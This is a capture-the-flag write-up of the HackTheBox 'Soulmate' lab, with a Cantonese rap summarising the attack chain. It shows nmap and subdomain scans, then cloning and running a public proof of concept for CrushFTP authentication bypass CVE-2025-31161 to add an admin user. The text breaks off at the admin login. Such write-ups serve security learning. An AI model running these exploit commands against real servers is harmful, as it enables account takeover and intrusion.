HackTheBox - Machine - Soulmate
MANESEC on 2025-09-10
Recommend: Let's Sign Up HTB Academy to get Higher level of knowledge :P
非常推薦: 想要變强嗎? 快來加入 HTB Academy 獲得更高級的知識吧 :P
Soulmate
https://labs.hackthebox.com/achievement/machine/463126/721
Song Summary
網路中嘅迴響
我仲尋覓緊 一個 soulmate
防火牆後嘅真相
Is it love or is it fate?

Yo, check it, microphone one two, 我坐喺個 Mon 前, keyboard ready to go
Sudo Nmap 全速 a-scan in a second, 鎖定咗個目標 IP 睇下成個 master plan on the backend
Port 二十, Port 八十, 兩個大門已經為我打開, syn-ack message send a-send 過嚟, 你根本冇得再避開
即刻跳轉到個 domain, welcome to the "Soulmate" game, what a shame, this is so lame
Right click 睇下 source code, check 埋啲 headers, 任何蛛絲馬跡都唔放過, that's my letters
一定要搵到個入口, 每個動作都要够快, every second is a fight
既然你俾咗個域名, FFUF 掃曬啲子域, with the wordlist, in the night
突然間彈出嚟嘅 ftp 子域, I know this is a trick, gotta make it quick
心跳開始加速, feel the adrenaline, this is it
畫面一閃見到 CrushFTP, I'm ready to commit, classic 嘅致命一擊

系統嘅裂縫, code 入面嘅低語
一個已知嘅漏洞, 條路自己走出嚟
呢度冇愛情故事, 只有一條 digital key
搵到 Soulmate 嘅弱點, 一個公開嘅 security breach

Google-a-search, a-flick-a-flick, a-click-a-click, CrushFTP 嘅 system 亂曬龍
Huntress 篇 blog post 根本就係 a critical mission, an operation, authentication bypass, yes! 輕輕鬆鬆
GitHub 有埋 a-POC, 簡直就 a-bless a-bless, no more guess, I'm in the zone
Clone-a-clone-a-clone a-repo, run-a-run-a-run a-script, 過程完全唔駛 stress
用呢個 public exploit, everything is ready on deck, I'm gonna break your neck
Target host, port 80, I'm like what the heck
即刻整返個我嘅 user, 塞個 password, inject, now I'm the architect
Admin 權限終於到手, full effect, I connect, now I inspect
Login-a-click, User Manager-a-flick, `webProd` is the pick, Ben's account is the trick
暴力改 a-change a-password, you know I take control, it's my role
係時候 upload 個 shell, now I make this system whole, swallow your soul

上傳我嘅心機, 一個偽裝嘅 shell (My shell!)
穿過你嘅 port, 就喺你面前 (Right here!)
而家我喺你世界, 你冇得再避 (No escape!)
呢段 soulmate connection, 注定係 a one-way ride

Reverse shell is in the system, listen, `linpeas` running, checkin' every permission
Lookin' for a vector, a direction, any misconfiguration, SUID, cron job, what's the mission?
Every little finding is a part of the vision, but they're all just a misdirection, a fiction
直到我碌到最底, an interesting script, a new addiction

有段神秘 script, 用 Erlang 寫成
藏住一組密碼, 係過去嘅見證

搵到 Ben 同 "house holdings 998", 竟然寫死喺個 file, in a little while
下一關已經 unlock, with a smile, you know I'll stay for a while

SSH login as ben, get in, `user.txt` in a minute, but I'm never finished, this is just the beginning, a new dimension
我嘅野心唔會停止, this is my ambition, you better listen, pay attention
呢個絕對唔係終點, listen to my intention, my intervention, for the root ascension, you better get the flow
發現 Erlang script 用緊 root 行緊, 監聽 a-port a-port two-two-two-two
SSH 轉個 port 再 connect, yo tell me what it do?
呢個 shell 有啲奇怪, command 完全唔 work, 上網搵咗兩秒, ah, Erlang is the quirk, I go berserk
冇 bash 亦都冇 zsh, 彈出嚟係 Eshell 嘅 prompt, I must be swift, I must be prompt
Erlang 嘅 special syntax, time for me to go off-script, I make a shift
System command with the double quotes, 'whoami' send a-send a-send 佢出去
一秒彈返個 root, 遊戲喺呢一刻已經完, no more fear
讀埋個 final flag, 任務終於搞掂晒, the sky is clear
呢個 soulmate, 由今日開始已經係我嘅, my dear
System is mine, lock stock and barrel, 徹底 in here

所有秘密都係我嘅, from kernel to the core (All mine!)
讀緊張 root flag, I'm settling the score (The score!)
呢段連繫已 complete, a soul that I own (I own you!)
喺呢個 digital throne, I'm sitting all alone

Copy-a-copy-a-copy 個 shell, 再 elevate all the rights...
整個我嘅專屬 shell, you know the power is given, through the days and nights...
My soulmate... is fully pwned.
And I leave no trace, just a ghost in the code.
...soulmate... owned... gone...
Nmap
首先用 nmap 隨便掃描一下
$ sudo nmap  -sS -sC -sV -oA save  -vv -p-  --min-rate=1000 10.129.116.99
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ+m7rYl1vRtnm789pH3IRhxI4CNCANVj+N5kovboNzcw9vHsBwvPX3KYA3cxGbKiA0VqbKRpOHnpsMuHEXEVJc=
|   256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOtuEdoYxTohG80Bo6YCqSzUY9+qbnAFnhsk4yAZNqhM
80/tcp open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://soulmate.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
可以看到他跳轉到 http://soulmate.htb/,這裏出現了一個域名。
Subdomain Recon
瀏覽器打開后出現:

既然給了域名,那就掃描一下子域名:
$ ffuf -u "http://10.129.116.99" -w /Tools/Wordlists/N0kovoSubdomains/n0kovo_subdomains_medium.txt -H "Host: FUZZ.soulmate.htb" -fs 154
Exploit CrushFTP
結果出現了一個 ftp 的子域名,打開後如下:

由於沒有賬號和密碼,知道是 CrushFTP,那就嘗試去網上搜索一下相關的記錄:

看到第三個鏈接可以繞過登錄,那就去github找一下有沒有相關的POC,結果看到:https://github.com/Immersive-Labs-Sec/CVE-2025-31161

看起來它可以增加一個管理員的賬戶。
Exploit CVE-2025-31161 to add admin user
所以嘗試試一下這個 POC 是否工作:
$ git clone https://github.com/Immersive-Labs-Sec/CVE-2025-31161.git
$ cd CVE-2025-31161
$ python3 cve-2025-31161.py --target_host ftp.soulmate.htb --port 80 --target_user admin --new_user mane --password manemane

結果提示可以增加一個管理員賬號。
然後就嘗試登陸一下看看有沒有創建成功:


結果成功了,可以點擊左上角的 admin 來到下面的頁面:
